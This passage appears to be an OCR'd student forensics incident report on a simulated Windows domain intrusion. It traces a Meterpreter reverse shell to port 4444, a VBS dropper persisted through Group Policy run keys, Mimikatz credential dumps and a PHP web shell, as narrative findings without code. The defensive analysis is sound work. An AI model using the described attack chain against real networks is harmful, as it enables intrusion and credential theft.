



Image 3.8.x: Malicious Executable fiIwOuGRTtZY.exe Found



This executable has two distinct properties. First, it establishes a TCP network connection to 184.171.155.25 via port 4444. This is not a common port, and is within a range of common ports used by threat actors. Then, it performs a series of PE_INJECT calls to embed itself within a current running application.

Image 3.8.x: TCP Connection Established with Remote IP Post-Execution






Image 3.8.x: Memory Injection using PE_INJECT



Finally, it was noticed that the executable contains metadata to obfuscate itself as ab.exe, aka ApacheBenchmark. This information, along with the above observed behavior, suggests strongly that this executable is establishing a Metasploit Meterpreter reverse shell to the threat actor's machine. Essentially, any device that runs the script UxTxlQWzP.vbs will give administrative access of the system to the threat actor.

Image 3.8.x: Obfuscation/Impersonation of ApacheBench



8. Results


What you did and what you found. It is likely you will have multiple headings here, what they are will depend on your research. Once again it is often easiest to present your data in table form.

4.1 Active Directory

AD01 - Noah Beckman

AD01 contains many malicious artifacts that were observed by the forensic team. First, various payloads of Mimikiats were downloaded on AD01 and can be found in the root directory. Output files can be found all across the network. Next, remote calls to the AD server can be found on machines within the domain to a VBS script. This script is a heavily obfuscated dropper that drops a commonly used msfvenom payload executable, ab.exe, and executes it on the system it was run on. Many of these files can be found under C:\Windows\Temp. Additional suspicious and malicious executables were found on AD01 such as a ninite, a package management system, that contained common data harvesting executables like ChromeCookiesView, ChromePass, and PasswordFox. Remote access was gained to the domain controller and access to many other computers on the domain was exploited such as file access to PROG-WKS03 and WEB01. p.exe and p1.exe are confirmed payloads from the attackers kali machine. This was confirmed by checking the hashing of both executable files. Information regarding these payloads will be covered in the kali section. Plink.exe is a confirmed malicious file as it is used in conjunction with ab.exe and can be seen in memory under the same process.

AD01 Timeline of Major Events - Joseph Fustolo



4.2 Web Server

Web01 - Miranda Pagarelski

The initial analysis of the Web01 machine left seemingly normal results when it came to user activity, downloads, and browser history. The carved web browser history revealed references to the Drupal service, the Durpaul target, and browsing to a private IP address, while the potential browser history showed activity relating to gathering programming references.

The Web01 system contains a multitude of SSH authentication attempts made by different IP Addresses, mainly 184.171.15.114, 184.171.155.25, and 184.171.155.120. The repeated use of these addresses, and the switch between addresses after failed authentication attempts lead the team to believe that the threat actor could have used a proxy service to gain access to the Web01 system.

Multiple authentication attempts on the system leads to both registered and unregistered authentication agents through the PolicyKit service, and leads to an accepted root password on the Web01 system.

Connections were attempted to be made between a test machine and the targeting IP addresses. The 184.171.15.114 and 184.171.155.120 connections failed, but the connection with 184.171.155.25 revealed an OctoPrint login page on the Champlain College network.

Within the error logs of the system, attempts to exploit the system were made. The threat actor tried exploiting the system using directory traversal, a vulnerability in cgi-bin, cross-site scripting, and via php shell.

It was found that a PHP tool, b374k, was added to the /var/www/html/ directory and executed, making the event show up in Web01's access logs. Unfortunately, there were no logs pointing to the web script being run. But, combining this log information with the Drupal shell exploits found on the threat actor system, we believe that Web01 is the initial access vector.

4.3 DHCP Server

DHCP - Keegan Thomas

It is theorized by our team that the DHCP server was used as a gateway to find all the other devices as this server was responsible for renewing and assigning IPs on the network It also should be pointed out that the only people who accessed the DHCP server was James-Middleton-Adm and Cindy Huerta both Accounts where known to be compromised.

4.4 HR Dept.

Department Overview - Austin Grupposo

The HR Department consists of 3 individual employees along with a system administrator split across 3 unique workstations. Common activities stemming from this group of employees include the usage of traditional office applications such as Microsoft Word and Excel. The 3 users within this department and their assigned endpoints are as follows:

Employee Name	Hostname	Operating System
Elizabeth Smith	HR-wks01	Windows 8.1 Ent
Connie Pollock	HR-wks02	Windows 8.1 Ent
Michael Johnson	HR-wks03	Windows 8.1 Ent
James Middleton	AD User (All 3 Wks)	N/A

HR-wks01 - Dylan Navarro

After reviewing the artifacts on the workstation HR-wks01, it seems the only suspicious activity that indicates malicious behavior relates to Group Policy Objects. Specifically, the GPO that created a run key on the system. That run key was intended to invoke a script from the domain controller. Besides that, there were some additional GPOs that may have been malicious depending on the organization's policies. This included disabling Windows Defender, disabling Windows updates, enabling PowerShell execution, and enabling Remote Desktop Protocol. The last thing to note is that it seems that there may have been vulnerable software, Apache OpenOffice 4.1.6, running on the system but it is unsure if the software was truly vulnerable. No exploitation of this software was observed.

HR-Wks02 - Noah Beckman

After reviewing the artifacts on workstation HR-wks02, we can see a variety of malicious events taking place. First there are malicious processes that exist in memory that relate to a msfvenom payload ab.exe. There is a dropper VBS script that has a run key stored in registry, created by a GPO object as explained by Dylan. And, there is a dropped executable in the system's temp folder that when run will process inject into rundll32. Each user had this malicious process running and should be considered to be compromised. The last thing of note is that the user downloaded all the files of a website and saved it to a directory, this is uncommon behavior for the HR department and the user connie pollock should be questioned. Currently, no exploits or malicious files have been found among those files.

HR-Wks03 - Austin Grupposo

Upon reviewing the aforementioned malicious artifacts within HR-wks03, it became apparent that all 3 HR workstations were malicious infected in similar fashions. As previously stated, persistence was gained on this workstation, similar to HR-wks01 and HR-wks02 via run keys which pertain to a malicious VBScript hosted on the Active Directory service. It is even more apparent that the james.middleton-adm user account is

compromised, either via a remote attacker or insider threat. This is further analyzed in **Appendix B** which dives into the actions carried out by the threat actor in this incident. Beyond this runkey and the compromised credentials of James Middleton, a sysadmin with access across the environment, there are no additional methods of persistence identified on this host.

Due to the james.middleton-adm account being the last account to log into this workstation, it is even more crucial to ensure that these credentials are rotated and account access is restored.

4.5 IT Dept.

Department Overview - Amy Keigwin

The IT department consisted of 3 workstations with a system administrator signed into all three machines. Common activities from the three workstations include the use of multiple remote desktop tools and web browsers, namely Chrome. The three users in this group and their assigned workstations are as follows:

Employee Name	Hostname	Operating System
james.middleton	IT-wks01	Windows 10 Pro
cindy.huerta	IT-wks02	Windows 10 Pro
anthony.ross	IT-wks03	Windows 10 Pro
james.middleton-adm	AD User (All 3 Workstations)	N/A

IT-wks01 - Michael Bedard

After reviewing the memory analysis and the forensic artifacts on the workstation, it is believe that the system was exploited by the user **james.middleton-adm**, who was the main user of this workstation. As one of the main system administrators, he was using poor practice and exclusively logging into his administrator account to complete normal everyday tasks as well as administrative tasks, which lead the account to be compromised at some point in March when all of the other suspicious activity on the network began. On the workstation itself, there was evidence of the same visual basic script execution known as “clippy” in the investigation, and evidence of some sort of DLL injection for an ApacheBench executable that was found in the Temp directory for the **james.middleton-adm** account. As well as those malicious attacks, there was also evidence of some sort of password/internet cookie carving tools that were leveraged from the AD01 system onto IT-wks01. The results seem to have been saved into a **report.html** file that supposedly existed on the AD01 system according to Internet history for the **james.middleton-adm** account on IT-wks01.

IT-wks02 - Keegan Thomas

After performing a deep review of the artifacts from IT-wks02 in addition to forensic analysis of the memory capture, it appears that the workstation was compromised when the already-compromised user account **james.middleton-adm** created a GPO to run a registry key, which would then run a Visual Basic Script file. Once that file was run, which would be every time the computer was started, ApacheBench Command Line Utility would run and be injected with malicious DLLs consistent with a Metasploit attack. It does not appear that the machine was exploited for credential harvesting, though the machine is still compromised and requires remediation. Additionally it was discovered that there was also a Visual Basic Script section found in the cindy.huerta temp directory.

IT-wks03 - Amy Keigwin

After a full review of the artifacts from IT-wks03 as well as forensic analysis of the memory capture, it appears that the workstation was compromised when the already-compromised user account **james.middleton-adm**

created a GPO to run a registry key, which would then run a Visual Basic Script file. Once that file was run, which would be every time the computer was started, ApacheBench Command Line Utility would run and be injected with malicious DLLs consistent with a Metasploit attack. It does not appear that the machine was exploited for credential harvesting, though the machine is still compromised and requires remediation.

4.6 Programming Dept.

Department Overview - Miranda Pagarelski

The Programming Department consists of three employees and a system administrator on three Windows 10 Pro machines. Common activities within the department include the use of git, Notepad++, Open Office 6, Firefox, GIMP 2, and 7zip. The users within the Programming department can be seen in *Table 4.6.1* below, along with their assigned machines.

Employee Name	Hostname	Operating System
Andrew Viena	PROG-wks01	Windows 10 Pro
Richard Stallman	PROG-wks02	Windows 10 Pro
Roger Melton	PROG-wks03	Windows 10 Pro
James Middleton	AD User (All 3 Wks)	N/A

Table 4.6.1 - Machine Assignments: Programming Department

PROG-wks01 - Sid Ramdas

Summary:

After performing analysis on prog-wks01, it appears that the cscript attempted to run the filwOuGRTtZy.exe executable. However, after reviewing the Prefetch file it shows that it didn't run on the machine. I am slightly confused because the cscript shows it is accessing the filwOuGRTtZy.exe from C:\Users\james-middleton-adm\AppData\Local\Temp\rad4499.tmp, but there isn't a file in that location for the user. Instead, it is under C:\Users\andrew.viena\AppData\Local\Temp\rad4499.tmp.

The filwOuGRTtZy.exe was a part of all the programming machines, but wasn't run on prog-wks01. I noticed that the user andrew.viena has Avast Antivirus installed, and possibly that could have blocked the executable from running. None of the programming machines had the anti-virus besides Microsoft Windows Defender.

The user andrew.viena, downloaded normal applications you would need if you are a programmer such as Git, Putty, and Python. The browser history also came back normal. The user only searched for programming ideas for python. He has a file located on the Desktop which contains the ideas for possible / interesting projects.

Overall, I didn't find anything concerning besides the filwOuGRTtZy.exe.

PROG-wks02 - Tom Claflin

This box had a lot of things to go through on it. To start, this box seems to have been used by **richard stallman**, as there is a domain user on this account. My analysis also revealed a james.middleton domain admin account, which seems to be the account used to commit a lot of the bad things. To start, I found the file filwOuGRTtZy.exe, which after communicating with my team, seems to be a meterpreter reverse shell. This file was located in the user temp folder of richard stallman and james middleton. After looking at this binary, I found that it didn't do much except try to connect to 184.171.155.25:4444.

Looking at user assist, it can be seen that this file was run on both james.middleton-adm's account, and richard.stallman's account. We can see in prefetch files that the files were run using cscript.

My analysis also showed that mimikatz was downloaded from a github repo, and run on the system. It was downloaded from the firefox browser, and it seems that it was run, according to prefetch and userassist. We can also see that mimikatz had exported a file called **richard-stallman.txt** which contained the output of mimikatz, revealing the password of the account PROG-WKS02.

It should also be noted that there was an autorun entry in the registry to run a vbscript on the ad01 box. It would run the script everytime the computer booted.

PROG-wks03 - Miranda Pagarelski

The Prog-wks03 system had two primary domain accounts: **roger.melton** (user) and **james.middleton-adm** (administrator). The analysis of the machine revealed that the james.middleton-adm user was the point of compromise for the machine.

This user had the file **filwOuGRTtZy.exe** in their Temp folder. After a discussion with the team, it was found that the file was a meterpreter reverse shell. This file was run on the system, and can be confirmed with the filwOuGRTtZy.exe prefetch files.

In addition to this, a OneDrive folder under the james.middleton-adm user revealed two files, **stallman.txt** and **ad01.txt** that showed the output from mimikatz and revealed information about the GRRU.local domain and its users.

4.7 Management Dept.

Summary

Investigators analyzed evidence on three (3) separate machines within the MGMT network:

The team identified multiple malware components, including Mimikatz.exe as the credential harvester, and various malicious files on Kali. They also found Update.bat and a malicious process ID (fiIwOuGRTtZY.exe+ the .vbs, a Meterpreter reverse shell) with its associated dependencies and network traffic (script.exe was found as well).


Mimikatz.exe was executed on AD01 by James.Middleton-adm and found in the recycling bin. The team detected cscript.exe payloads executed on MGMT-wks01 and MGMT-wks03, with fiIwOuGRTtZY.exe payloads found within memory on MGMT-wks01, MGMT-wks03, and AD01. Additional malware components were discovered on AD01.

Table of general system information

Host Name	Type of Collection	Operating System	Date of Collection
MGMT-wks01	Forensic Image (E01)	Windows 7 Enterprise x64 (7601)	03/29/2019
MGMT-wks02	Forensic Image (E01)	Windows 7 Enterprise x64 (7601)	03/29/2019
MGMT-wks03	Forensic Image (E01)	Windows 7 Enterprise x64 (7601)	03/29/2019

Eastern Standard Time.ard Time (UTC-04:00)

MGMT-Wks Timeline of Major Events - Joseph Fustolo



MGMT-wks01 – Nicholas Martel

JNN suspects a TA engagement timeframe between 2/26/2019-to-3/28/2019, where initial access to wks01 was established on 2/26/2019 at 12:01:31 AM based on a Event Log with a Logon Type of 3 (i.e. network logon), this orccures based on TA access to network shares

MGMT-wks01 – Applications Installed

MGMT-wks01 – Application Execution Time

Summary

Two applications were executed on MGMT-wks01, **FIIWOUGRTTZY.EXE** and **CSCRIPT.EXE**. Both applications were run only once on **3/28/2019** at **9:38 AM (UTC-05:00). FIIWOUGRTTZY.EXE** was located at **\DEVICE\HARDDISKVOLUME2\USERS\JEFFERY.DAVIS\APPDATA\LOCAL\TEMP\RAD37791.TMP\FIIWOUGRTTZY.EXE**, while **CSCRIPT.EXE** was found at **\DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\CSCRIPT.EXE**. The process ID for **CSCRIPT.EXE** was **3028**, with a parent process ID of **2908**. The process started at **3/28/2019 9:38 AM (UTC-05:00).**

In addition, a program named "beepbep" was found, which executed the script "cscript.exe" located at \ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs. The script was last modified on 3/27/2019 at 6:52 PM (UTC-05:00). All evidence was recovered through parsing methods using Axiom.

